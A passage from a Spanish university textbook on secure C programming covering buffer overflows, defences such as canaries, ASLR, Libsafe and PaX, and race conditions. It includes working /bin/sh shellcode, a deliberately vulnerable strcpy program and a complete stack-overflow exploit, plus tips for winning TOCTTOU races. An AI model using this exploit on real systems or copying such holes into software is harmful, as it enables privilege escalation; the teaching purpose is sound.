        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

int main() {
        int *ret;

        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
        return 0;
}
```

lidades de acierto se suele introducir en las primeras posiciones de memoria la instrucción NOP (No OPeration), cuyo código hexadecimal es el 0x90. Esta instrucción, como su nombre indica, no realiza ninguna operación. De esta forma avanza sin ejecutar nada hasta llegar al inicio del código. De la misma forma que se hace con la instrucción NOP colocada antes del código, después del código se suele poner repetida varias veces la dirección de memoria a donde saltar para aumentar las probabilidades de sobrescribir la dirección de retorno [36-40].

A continuación, vamos a ver un exploit: se encarga de construir la shell y prepararla. Para calcular la dirección en la que se encuentra el exploit, se basa en que el puntero **esp** no va a cambiar demasiado entre la ejecución del exploit y la del programa vulnerable; todos los programas comienzan con el mismo valor para **esp**. Éste almacena el exploit en una variable de entorno para introducirlo mejor en el programa y ejecuta una shell; desde esa shell tenemos que llamar al programa vulnerable y probar si conseguimos la shell o se produce un error.

El programa vulnerable:

```
#include <string.h>

int main (int argc, char *argv[]) {
        char buffer[512];

        if (argc>1)
                strcpy(buffer,argv[1]);

        return 0;
}
```

El exploit:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define NOP 0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("No hay suficiente memoria\n");
    exit(0);
  }
  addr = get_sp() - offset;
  printf("Dirección a la que se salta: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"ENTRADA=",4);
  putenv(buff);
  system("/bin/bash");
  return 0;
}
```

Si el buffer del programa vulnerable es muy pequeño, entonces se utilizan las variables de entorno que se encuentran al inicio de la pila, donde una de ellas tendrá el código a ejecutar. El buffer de

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

la aplicación vulnerable contendrá la dirección de dicho código y se encargará de sobrescribir la dirección de retorno.

1.1.7 Consejos para evitar los desbordamientos de memoria

Afortunadamente existen soluciones a los problemas vistos anteriormente, con un poco de disciplina y aplicando algunas reglas básicas podemos evitar los desbordamientos de buffer más simples. Algunas cosas que debemos hacer son:

- Comprobar los índices que se usan en los arrays; no sólo el límite superior sino también el inferior. Además tenemos que tener cuidado con las cadenas puesto que siempre tienen que terminar con el carácter nulo.
- Utilizar las funciones n; casi todas las funciones para manejar cadenas tienen un equivalente que permite pasar el número de bytes que se van a copiar, por ejemplo, en vez de usar strcat() podemos usar strncat(). Hay que tener en cuenta que estas cadenas no consideran el carácter nulo final y truncan la cadena en posición n, por lo que debemos añadirlo al final de la cadena y no servirán para nada si permitimos al usuario introducir el parámetro n o longitud de la cadena a copiar. Algunos problemas que se pueden presentar son que estas funciones truncan la cadena y la consideran válida; piense por ejemplo un atacante debe introducir la ruta de un fichero e introduce muchas veces el carácter '/' modificando así la raíz del directorio. Pueden verse ejemplos en la Ilustración 2.
- Seguir los consejos que nos presenten el compilador y las páginas del manual sobre las funciones que usemos, por ejemplo, si usamos la función gets() el compilador nos advertirá.
- Evitar el uso de strlen, si no podemos asegurar que la cadena acaba con el carácter nulo.
- Si usamos cualquier función de la familia scanf() (scanf(),fscanf(),sscanf(), vscanf(),vsscanf()) debemos controlar la longitud de la cadena.

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Funciones peligrosas	Funciones no peligrosas
strcpy	strncpy
strcat	strncat
sprintf	snprintf
gets	fgets
strlen	
scanf	
sscanf	
vscanf	
fscanf	
vsscanf	
realpath	
getopt	
getpass	
streadd	
strecpy	
strtrns	
select	

Ilustración 2: Funciones C peligrosas

- Asegurarse de que el límite de los bucles que usan getchar(), getc() o fgetc(), no sea mayor que los buffer y que no se pueda modificar.
- Comprobar la longitud de los argumentos recibidos a través de la línea de comandos antes de almacenarlos en un buffer.
- Para evitar los desbordamientos de heap y bss, además de controlar el número de datos que se almacenen en los mismos es recomendable cambiar el orden de declaración e iniciación de las variables.

Desgraciadamente muchas veces tendremos que decidir entre cumplir el estándar C o la seguridad; por ejemplo, la función snprintf no está soportada por el estándar ISO 1990, de tal forma que romperíamos la portabilidad del código hacia otras plataformas y versiones antiguas de los sistemas operativos. Otro consejo que se suele dar a los programadores y viene recomendado por las guías de estilo de programación GNU es no utilizar buffer de tamaño fijo, sino utilizar memoria dinámica, con el riesgo de quedarse sin memoria pero a salvo de los desbordamientos de pila.
En cuanto a los administradores es recomendable que estén en todo momento informados de las vulnerabilidades y que lleven un control sobre los parches de los programas vulnerables. Sería deseable que fueran capaces de realizar las modificaciones sobre el código fuente del programa

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

solucionando así el problema[2]. Desgraciadamente no siempre es posible estar al día de todos los programas que fallan, de hecho no todas las vulnerabilidades se hacen públicas, por eso es útil instalar algunos programas (que detallamos más adelante) que nos cubren las espaldas en caso de que falle el programa, es decir, si un programa es vulnerable podemos evitar que el atacante se haga con el sistema aunque dicho programa dejara de ejecutarse.

1.2 Mecanismos de defensa

Para evitar los problemas planteados se han desarrollado técnicas que buscan impedir o, al menos, minimizar los problemas y su explotación.

1.2.1 . Pila no ejecutable

La primera medida llevada a cabo es hacer que zonas de memoria como la pila y el heap sean no ejecutables. Esto hace que, si se produce un desbordamiento, se impida ejecutar código de esas zonas y explotar el desbordamiento. Por desgracia, la aplicación "general" de esta medida puede hacer que algunos programas dejen de funcionar por lo que, aun siendo bueno, deba desactivarse para algunos programas. Esto en los últimos procesadores se hace a través del denominado DEP (*Data Execution Prevention*) y el bit NX (*Not Execution*) de los procesadores, que lo que hacen es precisamente eso, impedir que las partes de datos se ejecuten. No es la panacea, aunque los programas permitan su uso, ya que siempre podría realizarse llamadas a programas, librerías o utilidades del sistema operativo para realizar la ejecución de código arbitrario [41-45].

1.2.2 Aleatoriedad de memoria

Para evitar que un ataque encuentre direcciones que no le interesen o librerías o programas ajenos a un proyecto, una mejora que se lleva a cabo es hacer que el espacio de memoria sea aleatorio de tal forma que para explotar un desbordamiento haya que "deducir" cuál es la dirección de memoria donde estamos, donde colocar están los exploits o a donde ha de saltarse, con lo que se complica enormemente el aprovechamiento. Con Windows XP apareció la tecnología ASLR (*Address Space Layout Randomization*) por la cual al cargar un programa este lo hace en una ubicación elegida de 256 posibles, y cualquier ataque tiene 1 entre 256 posibilidades de acertar.

1.2.3 Canarios

Antiguamente en las minas se solían introducir canarios (pájaros). La razón no era por su canto (que seguro ayudaba mucho) sino porque eran muy susceptibles a problemas de CO o gases mortales. De tal manera que si el canario moría, los mineros sabían que pasaba algo y salían corriendo de allí.

Con esa idea en mente surgió la utilización de canarios de código. En la informática lo que se hace es introducir junto a la variable de retorno de la función, otros números, que es lo que se llama canarios, de manera que al sobrescribir la dirección de retorno, este valor también cambiará y comprobar el canario durante la ejecución del código, se detectará dicho cambio y se la modificación ilícita del código.

1.2.4 Librerías alternativas

[2] En algunas listas de distribución, cuando el problema es muy grave y los responsables del software no han sacado el parche que corrige el problema, dan instrucciones sobre qué líneas de código hay que cambiar para no ser vulnerable

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Con el paso del tiempo y a la vista del impacto de los desbordamientos se han realizado muchas mejoras en las librerías que se usan, en algunos casos saltándose las especificaciones o tomando decisiones internas que permitan mantener la seguridad siendo compatibles al máximo con otras librerías inseguras.

1.2.5 Herramientas

En esta sección vamos a comentar algunas de las alternativas existentes para protegerse de los desbordamientos de memoria, aunque la mejor protección suele ser escribir bien el código fuente. Algunos proyectos están orientados a desarrolladores y otros a administradores.

1.2.5.1 Analizadores de código

No son exclusivos de ningún lenguaje ni plataforma. Todos los lenguajes y entornos de desarrollo más o menos serios poseen alguno. Por ejemplo, Eclipse posee varios plugins orientados a obtener métricas de código, detectar errores de programación y uso inseguro de consultas SQL (por ejemplo).
De igual forma Visual Studio posee un analizador de código estático donde se vuelca todos los vastos conocimientos en esta área que poseen. Puede obtenerse información en http://blogs.msdn.com/fxcop/
Orientados a los desbordamientos, existen Valgrind (http://valgrind.org/) y Splint. Esta última es una herramienta que comprueba el código fuente escrito en C buscando vulnerabilidades o errores de programación. Antiguamente era conocido como lclint, pero a partir de la versión 3.0 cambiaron su nombre por Splint Secure Programming Lint SPecifications Lint. Son muchos los programadores que no tienen simpatía por esta aplicación, debido a que suele ser bastante impertinente, mucho más que el flag -Wall o -pedantic del compilador gcc, y avisa sobre muchas sentencias que algunos programadores pasan por alto. De todas formas, es recomendable que se sigan los consejos, al igual que utilizar el flag -Wall, para ahorrarnos futuros problemas.
Splint es independiente del compilador, como hemos dicho antes actúa sobre el código de acuerdo al ISO C99 y soporta muchas de las extensiones de C997.
Splint puede realizar de pocos chequeos (-weak) a muchos chequeos (-strict), aunque se pueden elegir diferentes niveles intermedios como -standard o -check (consultar la página del manual para saber qué tipo de chequeos recibe en cada caso). Además, Splint puede recibir multitud de parámetros, a continuación resumimos los más importantes para el tema que estamos tratando:
+bounds: Comprueba si es posible la escritura o lectura fuera de los límites de una variable.
+boundswrite: Como el anterior pero sólo para escritura.
+boundsread: Como el anterior pero sólo lectura
+nullterminated: Comprueba que las cadenas terminen con el carácter nulo.
Existen más opciones que podemos utilizar. Para ver una descripción de las mismas podemos usar splint -help flags memory.
Su uso es tan sencillo como:
splint +bounds ejemplo.c

1.2.5.2 Libsafe

Libsafe es un middleware desarrollado por los laboratorios de investigación de Avaya. El objetivo del proyecto es detectar y manejar los buffer overflow. La utilización de Libsafe no requiere modificar el código fuente ni los binarios de los programas, sino que intercepta las llamadas a las funciones vulnerables como strcpy() y ejecuta sus propias funciones, que cuentan con la misma

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

funcionalidad que las originales, pero que abortan su ejecución e informan del error cuando detectan un desbordamiento de memoria.
Las funciones que Libsafe monitoriza son:

- strcpy(char *dest, const char *src)
- strpcpy(char *dest, const char *src)
- wcscpy(wchar_t *dest, const wchar_t *src)
- wcpcpy(wchar_t *dest, const wchar_t *src)
- strcat(char *dest, const char *src)
- wcscat(wchar_t *dest, const wchar_t *src)
- getwd(char *buf)
- gets(char *s)
- vf scanf(const char *format, ...)
- realpath(char *path, char resolved_path[])
- v sprintf(char *str, const char *format, ...)

Libsafe se carga como una librería dinámica y se carga antes que las librerías estándar, de tal forma que cuando un programa se ejecuta y llama a las funciones vulnerables, realmente usa las funciones de Libsafe. Si los argumentos recibidos producen un desbordamiento, Libsafe genera una alerta que manda al demonio syslogd y además mata el proceso con una señal SIGKILL. También es posible indicar al programa que cuando falle envíe un e-mail con el fallo o que cree un fichero core, pero es necesario recompilar el programa.
No hay que pasar por alto dos detalles muy importantes. Uno es la versión de libc que usa nuestro programa, puesto que Libsafe no funciona con libc5, y otro es la opción -fomit-frame-pointer, que se usa al compilar los programas y que impide la correcta ejecución de Libsafe. Por lo tanto debemos estar seguros de que los programas que queremos controlar no tengan estos problemas5.
Para usar Libsafe tenemos que asignarle a la variable de entorno LD_PRELOAD la ruta de libsafe y exportar la variable.
LD_PRELOAD = /lib/libsafe.so.2 export LD_PRELOAD
Para que los programas suid también usen libsafe tenemos que escribir la ruta de la librería en el fichero /etc/ld.so.preload. A partir de este momento se utiliza de forma transparente Libsafe, y si queremos que un programa no lo use tenemos que especificarlo en el fichero /etc/libsafe.exclude.
Para que el programa nos envíe un correo electrónico cada vez que la aplicación falle tenemos que añadirle a la orden de compilación lo siguiente: -DNOTIFY_WITH_EMAIL.
Veamos un ejemplo de cómo funcionaría

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
#include <string.h>

void funcion (char *str) {
        char buffer[15];

        strcpy(buffer,str);
}

int main (void) {
        char cadena[256];
        int i;
         for(i=0;i<255;i++)
                 cadena[i]='A';
         funcion(cadena);
         return 0;
}
```

Y su salida:

```
Libsafe version 2.0.16
Detected an attempt to write across stack boundary.
Terminating /home/fjp/codigo/2buffer.exe.
    uid=1000  euid=1000  pid=29231
Call stack:
    0x4001a41c  /lib/libsafe.so.2.0.16
    0x4001a510  /lib/libsafe.so.2.0.16
    0x8048377   /home/fjp/codigo/2buffer.exe
    0x80483cb   /home/fjp/codigo/2buffer.exe
    0x4003ddc1  /lib/libc-2.3.2.so
Overflow caused by strcpy()
Terminado (killed)
```

Como podemos ver, el programa es matado al intentar sobrescribir la pila; sin embargo, si lo probamos con el primer ejemplo de desbordamiento podemos ver cómo no se activa la protección, puesto que no usa ninguna de las funciones de cadenas vulnerable. Aunque es una librería útil no estamos totalmente protegidos contra los desbordamientos de memoria.

1.2.5.3 PaX

PaX es un proyecto cuyo objetivo es desarrollar mecanismos de defensa que permitan proteger el espacio de direcciones ante posibles accesos de lectura o escritura de un atacante. PaX funciona para una amplia gama de arquitecturas (i386, SPARC, SPARC64, alpha, parisc y ppc) y proporciona además de parches para el núcleo, programas como paxctl para controlar diversas opciones desde el espacio de usuario.
PaX proporciona las siguientes características:

- Páginas no ejecutables: gracias a esta opción podemos evitar que el montón o heap puedan ejecutar código.
- Un espacio de memoria aleatorio, de tal forma que muchos de los exploit no funcionarán. Los objetos que puede colocar de esta manera son:
  - La imagen de un ejecutable.
  - La imagen de las librerías cargadas dinámicamente.
  - La pila del usuario.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

    - La pila del kernel.
  - No permite escribir en los dispositivos /dev/mem, /dev/kmem y /dev/port, para evitar posibles modificaciones del kernel.
  - No muestra la información de la memoria de los procesos a través de /proc/<pid>/maps o /proc/<pid>/stat
  - Inhabilita las funciones iopl() e ioperm() que pueden modificar el estado del kernel.
  - Oculta los símbolos del kernel.
  - Restringe la función mprotect() que permite el tipo de acceso sobre una región de memoria.

Al activar algunas de estas características es posible que más de un programa no funcione correctamente o simplemente no funcione, por ejemplo, si activamos la opción de las páginas no ejecutables algunos drivers de Xfree86 no funcionarán, al igual que versiones antiguas del jdk o el programa wine. Afortunadamente se proporciona la herramienta paxctl, que permite habilitar o deshabilitar dichas características sobre los ejecutables que deseemos. También señalar la posible pérdida de rendimiento debido a que las comprobaciones se hacen mediante software. Es recomendable leer la documentación del proyecto, puesto que esta falta de rendimiento no afecta por igual a unas arquitecturas que a otras [46-50].
Existen otras alternativas a PaX:

- OpenWall http://www.openwall.com/linux/
- RSX http://www.starzetz.com/software/rsx/
- kNoX http://isec.pl/projects/knox/knox.html
- Exec Shield http://people.redhat.com/mingo/exec-shield/

Y PaX forma parte de numerosos proyectos. Para instalarlo recomiendo usar grsecurity, que además aporta más características y es más fácil de instalar en cualquier distribución. Estos son los proyectos que lo incorporan:

- GrSecurity http://www.grsecurity.net
- Adamantix (Debian Trusted) http://www.adamantix.org
- Hardened Gentoo http://www.gentoo.org/proj/en/hardened/
- Kaladix Linux http://www.kaladix.org
- OpenBSD http://www.openbsd.org

Este tipo de protecciones ofrecen mucha seguridad, pero no son recomendables para entornos de escritorio, están orientadas a servidores. Gracias a ellas, si un programa es vulnerable, el atacante no puede hacerse con el sistema, pero desgraciadamente no son infalibles por lo tanto, aunque esté instalado en nuestro sistema no tenemos que bajar la guardia nunca.

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

1.2.5.4 StackGuard

StackGuard es una extensión de gcc cuyo objetivo es impedir los desbordamientos de buffer, más concretamente el desbordamiento de la pila, a costa de perder un poco de rendimiento. Cuando un programa vulnerable es atacado, StackGuard lo detecta y además de generar una alerta termina con la ejecución del programa. El método de detección que usa son los canarios, comentados anteriormente. Para que los programas lo soporten es necesario compilar de nuevo la aplicación. IBM ha desarrollando un sistema de protección basado en StackGuard llamado ProPolice http://www.trl.ibm.com/projects/security/ssp más avanzado.

1.2.5.5 StackShield

StackShield es como StackGuard, una extensión de gcc. En este caso añade código al inicio y al final de la función, cuya misión es primero guardar una copia de la dirección de retorno en una tabla y después al finalizar la función copiar el valor de la tabla a la pila. Así, aunque el atacante sobrescriba la dirección de retorno, la función regresa a la función que la llamó. Al contrario que otras soluciones, StackShield no avisa si se produce un desbordamiento de la pila. Al igual que el anterior, este sistema no es infalible y aunque no podemos modificar la dirección de retorno de la función donde se produzca el error, podemos modificar otras partes sensibles del código de nuestro programa que no son controladas por StackShield.[11]

1.2.6 Referencias

Esto es sólo la punta del iceberg, para saber más sobre estos problemas es recomendable leer:

- Smashing The Stack For Fun And Profit -Phrack no 49, a.15.
- Hardening The Linux Kernel -Phrack no 52, a.6.
- Frame Pointer Overwriting -Phrack no 55, a.8.
- Win32 Buffer Overflows (Location, Exploitation and Prevention) -Phrack no 55, a.15.
- Bypassing StackGuard And StackShield -Phrack no 56, a.5
- Writing MIPS/Irix Shellcode -Phrack no 56, a.15.
- IA64 Shellcode -Phrack no57, a.5.
- Vudo Malloc Tricks -Phrack no57, a.8.
- Once Upon a free() -Phrack no57, a.9.
- Writing ia32 Alphanumeric Shellcodes -Phrack no 57, a.15.
- The Advanced Return-Into-Lib(c) Exploits: PaX Case Study -Phrack no 58, a.4.
- Bypassing PaX ASLR Protection -Phrack no 59, a.9.
- Building Ptrace Injecting Shellcodes -Phrack no 59, a.c.
- Smashing The Kernel Stack For Fun And Profit -Phrack no 60, a.6.
- Advanced Doug Lea’s Malloc Exploits -Phrack no 61, a.6.
- Advances in Windows Shellcode -Phrack no 62, a.7.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

- UTF8 Shellcode -Phrack no 62, a.9.
- w00w00 on Heap Overflow http://www.w00w00.org/files/articles/heaptut. txt

1.3 Condiciones de carrera

Otro de los problemas de seguridad comunes en Unix son las condiciones de carrera, a la hora de usar determinados recursos del sistema operativo que pueden ser compartidos, como son ficheros o variables. Una condición de carrera es un comportamiento anómalo, donde intervienen varios procesos o hilos, y se usan los recursos creyendo tener acceso exclusivo. Dichos problemas ocurren debido al control inapropiado de la concurrencia, suelen ser difíciles de detectar y además de afectar al funcionamiento de los programas, con interbloqueos que pueden crear agujeros de seguridad.
Estas situaciones sólo ocurren en sistemas operativos multitarea como Unix, donde los procesos se van turnando a la hora de usar la CPU, y el momento en el cual el sistema operativo decide parar uno de los procesos y ejecutar otro, el momento en el que la ejecución queda suspendida es impredecible. Existen dos tipos de condiciones de carrera:

- Interferencias causadas por programas malintencionados
- Interferencias causadas por programas legítimos.

El primer tipo son los programas creados específicamente por un atacante para conseguir información privilegiada. Normalmente están orientados a conseguir modificar o leer ficheros a los cuales no tienen acceso, a través de programas con el bit Set-UID o Set-GID. Suelen denominarse como problema de las condiciones en secuencia (sequence) o no atómicas (non-atomic). El segundo tipo son varios programas o hilos que acceden a los recursos a la vez produciendo errores impredecibles. Para evitarlo se utilizará el bloqueo de ficheros.

1.3.1 Condiciones en secuencias o no atómicas

Las condiciones en secuencia consisten en dos o más sentencias, donde las primeras sentencias comprueban condiciones acerca de los recursos, que se han de cumplir para usar dichos recursos. Durante el intervalo de tiempo entre la condición y el uso del recurso un atacante puede modificar dicho estado del recurso sin que el programa lo note y utilizarlo cuando éste está incumpliendo la condición de inicio. Este tipo de condición de carrera se suele denominar **time-of-check-to-time-of-use** (TOCTTOU).
Para llevar a cabo los ataques se suele crear un programa que sustituye el fichero al que se accede y un script que lanza el programa vulnerable y nuestro programa. Para que tenga éxito el ataque puede ser necesario ejecutarlo miles de veces (ataque de fuerza bruta), aunque existen unos pequeños trucos que incrementan las posibilidades de éxito:

- Reducir la prioridad del proceso atacado con nice.
- Ejecutar procesos que consuman mucha CPU, por ejemplo, podemos lanzar varios bucles infinitos.
- Intentar usar la combinación de teclas CONTROL-Z para detener el proceso.

Como podemos ver, un administrador con el sistema correctamente configurado tendría que detectar estas artimañas, y si un usuario ha ejecutado mil veces el programa passwd, su deber es inhabilitar la cuenta del usuario de inmediato. A continuación, mostramos un ejemplo, y para

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

demostrar los problemas introducimos una espera de 20 segundos entre la comprobación y la apertura del fichero, momento que es utilizado para sustituir el fichero tmp por un enlace a cualquier fichero.
Como ya hemos apuntado antes, este tipo de errores se suele utilizar para modificar o acceder al sistema de ficheros. Algunos de los consejos a nivel de código para evitar estos problemas de seguridad son:

- Utilizar las funciones que reciben como argumento un descriptor de archivo, en vez de las funciones que reciben el nombre del fichero:
  - fchdir (int fd)
  - fchmod (int fd, mode_t mode)
  - fchown (int fd, uid_t uid, gid_t gid)
  - fstat (int fd, struct stat *st)
  - ftruncate (int fd, off_t length)
  - fdopen (int fd, char *mode)
- Cuando se usa la llamada open el kernel asocia un descriptor al contenido del archivo y esta asociación se mantiene hasta que se cierra el descriptor, de tal modo que si un usuario borra el enlace físico (el nombre del fichero) los bloques de este no son liberados hasta que el último descriptor se cierra. Sin embargo, si usamos el nombre del fichero, un atacante puede sustituir el fichero entre una llamada y otra. Así, por ejemplo, si necesitamos determinar que el usuario tenga permiso sobre un fichero primero abrimos el fichero con open(2)y después usamos la función fstat(2)para comprobar los permisos.
- Es muy importante recoger todos los valores devueltos por las funciones para determinar si la función se ejecutó correctamente.
  - Cuando creemos un fichero con la llamada open(2) usaremos los flags O_CREAT | O_EXCL y le otorgaremos los permisos más restrictivos posibles.

Otros problemas de seguridad que pueden surgir son los conocidos como symlink vulnerability. Por ejemplo, el editor joe cuando muere repentinamente crea un fichero llamado DEADJOE en el directorio donde se encontraba volcando toda la información que tenía en los buffers, de tal forma que si el atacante crea un enlace simbólico con el nombre de DEADJOE en los directorios donde root suele trabajar, éste podrá recopilar información que editaba el superusuario, y que podría ser importante (recolección de basura).

1.3.1.1 Gestión de archivos temporales

Los atacantes pueden utilizar los ficheros temporales para acceder a otros ficheros más importantes. Los ficheros temporales se suelen ubicar en /tmp o /var/tmp. En dichos directorios todos los

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

usuarios pueden crear y acceder a otros ficheros; tienen además el Sticky-bit activado,10 que impide borrar ficheros que no sean suyos.
Uno de los ataques más difundidos consiste en crear un enlace simbólico al fichero deseado, mientras el programa se ejecuta usando dicho enlace. Existen más variantes, como utilizar ficheros, pero todas se basan en emplear un objeto del sistema de ficheros en el mismo directorio temporal usado por el programa.
Para solucionar estos problemas primero tenemos que crear el nombre del fichero a partir de un nombre único; comprobaremos si el fichero temporal está ya creado usando la función open con los parámetros O_CREAT y O_EXCL, que genera un error si el fichero existe. Establecemos los permisos del fichero temporal si son datos sensibles o confidenciales, para lo cual utilizamos la función umask(2), y si tiene éxito, la llamada a open(2). Podemos hacerlo de forma segura, puesto que en caso de error la elección se deja al programador, que puede intentar crear otro fichero temporal o abortar el programa.
Para generar el nombre del fichero podemos usar:

- char *tmpnam(char *)
- char *tempnam(const char *dir, const char *prefix);
- FILE *tmpfile (void);
- char *mktemp(char *template);
- int mkstemp(char *template);

A pesar de todo se recomienda tener cuidado con las funciones, puesto que cambian de una implementación a otra; por ejemplo, tmpfile() no usa O_EXCL y no produce error cuando el fichero existe.

1.3.2 Bloqueo de ficheros

Algunos programas no bloquean los ficheros cuando están siendo utilizados, situación que un atacante puede aprovechar para ejecutar varias instancias del mismo proceso con la esperanza de crear una condición de carrera y tener acceso a partes críticas del sistema, como pueden ser los ficheros de configuración.
Actualmente todavía existen muchos programas que crean un fichero para indicar el bloqueo, de tal forma que, si otra instancia se ejecuta al comprobar que existe el fichero, aborta la ejecución, pero tiene algunos inconvenientes: otro programa puede modificar el fichero y cuando el programa muere repentinamente el fichero no es borrado obligando al administrador a hacerlo, para que vuelva a funcionar el programa. A esto es lo que se conoce como Stuck locks, y aunque son fáciles de solucionar son bastante molestos. A este tipo de bloqueos se les denomina Advisory locks.
Otra forma de bloquear ficheros es que lo haga el kernel. Estos bloqueos pueden ser de lectura, permitiendo a más de un proceso leer, pero no modificar un archivo, o de escritura, en cuyo caso sólo un proceso tiene acceso al fichero. En Linux existen dos implementaciones: BSD y System V.
El bloqueo de BSD se basa en la función flock(); recibe el descriptor del archivo y como segundo argumento la acción a realizar, que puede ser LOCK_SH (bloqueo de lectura), LOCK_EX (bloqueo de escritura) o LOCK_UN (desbloquear).
En System V se usa la función fcntl(2), una función que sirve para manipular el descriptor del fichero y recibe tres parámetros: el primer parámetro es el descriptor, el segundo es el comando a

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

ejecutar; de los muchos que hay nosotros usaremos para bloquear los archivos F_SETLK, que falla si no es posible realizar la operación y F_SETLKW, que espera hasta poder realizar la operación. Otro comando es F_GETLK, que nos informa si el archivo está bloqueado o no. El último parámetro es un puntero a una estructura struct flock, que describe el tipo de bloqueo. Véase la documentación de estas funciones para más detalles. Si queremos bloquear un archivo es recomendable utilizar la función fcntl(2), que es más potente.
Para los administradores de sistemas, se puede emplear el parche de GrSecurity activando la opción FileSystem Protections->Linking Restrictions. Esta opción no permite realizar enlaces simbólicos a ficheros que no pertenecen a dicho usuario en los directorios que permiten la escritura a todos los usuarios como /tmp. Tampoco permite realizar enlaces duros a ficheros que no pertenezcan al usuario en todo el sistema de ficheros.

1.3.3 Consejos finales

Desgraciadamente, hoy en día, cuando se enseña algún lenguaje de programación, se suelen pasar por alto principios básicos de seguridad; por ejemplo en muchos cursos de programación, ya sean academias o universidades, muestran cómo utilizar la función gets(2), que como ya hemos visto es una función que hay que desterrar al igual que ocurre con el goto. Los libros de programación tampoco tienen en cuenta estos principios y existen pocos que traten sobre el tema. Y los programadores, cuando escriben código, no suelen pensar en los posibles ataques que puede recibir su programa, ya sea por desconocimiento o por dejadez. Afortunadamente, parece que la situación actual está cambiando, aunque todavía no ha llegado a las universidades. Aumentan los libros y herramientas que ayudan a los programadores a realizar programas más seguros. Puesto que las empresas son conscientes de los problemas de seguridad en sus productos, ya de por sí muy graves, es una mala publicidad.
A continuación, veremos algunos consejos a la hora de programar aplicaciones con el lenguaje C, pero muchos de ellos se pueden aplicar a otros lenguajes como C++ o Java:

a. Cada programa debe funcionar con el menor número de privilegios posible, y si lo creemos conveniente usar la función chroot() para limitar el número de archivos vistos por la aplicación. Los bits Set-UID o Set-GID deben desactivarse a no ser que no nos quede otra alternativa. También se debe minimizar el tiempo durante el cual los privilegios pueden ser usados.
b. Es conveniente realizar código simple y claro, facilitará el mantenimiento y nos permitirá encontrar los problemas de seguridad más fácilmente.
c. La configuración de nuestro programa sólo podrá ser modificado, y accesible por el administrador. Los valores por defecto serán lo más restrictivos posible, no existirán password de serie y los mecanismos de seguridad denegarán el acceso por defecto, obligando al administrador a autorizarlos explícitamente. También es recomendable que la sintaxis y las opciones de configuración sean claras y fáciles de usar; por ejemplo, gran parte de los problemas de seguridad de Sendmail son debido a una mala configuración.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

d. Se debe comprobar el acceso a todos los recursos; además esta comprobación se ha de realizar de forma continua.
e. Usar lo menos posible mecanismos para compartir datos, como los ficheros temporales en /tmp
f. Que el usuario pueda usar el programa fácilmente, sin que los mecanismos de seguridad estorben demasiado.
g. Hay que filtrar las entradas para evitar que los atacantes introduzcan caracteres no válidos, como por ejemplo los metacaracteres o los caracteres de control, que pueden causar un funcionamiento incorrecto del programa. También se ha de tener en cuenta el tipo de codificación empleada (no es lo mismo usar UTF-8 o Latin1).
h. Utilizar sólo librerías seguras, puesto que por muy seguro que sea nuestro programa, si usamos librerías con vulnerabilidades, nuestro programa tendrá problemas de seguridad.
i. Permitir y aceptar sólo las entradas válidas y los valores esperados, el resto desecharlo, es decir, determinar qué es legal y el resto rechazarlo; y controlar los canales por los que han llegado o muestran esos datos.
j. Comprobar los valores devueltos por las funciones.
k. No mostrar información sensible, como por ejemplo la versión a canales no confiables como Internet.
l. A la hora de desarrollar las aplicaciones es recomendable activar las advertencias y programas que nos indiquen posibles fallos como Splint o Valgrind.
m. Gestionar correctamente la memoria para evitar comportamientos impredecibles del programa.
n. Comprobar el entorno de ejecución del programa, principalmente las variables IFS y PATH.
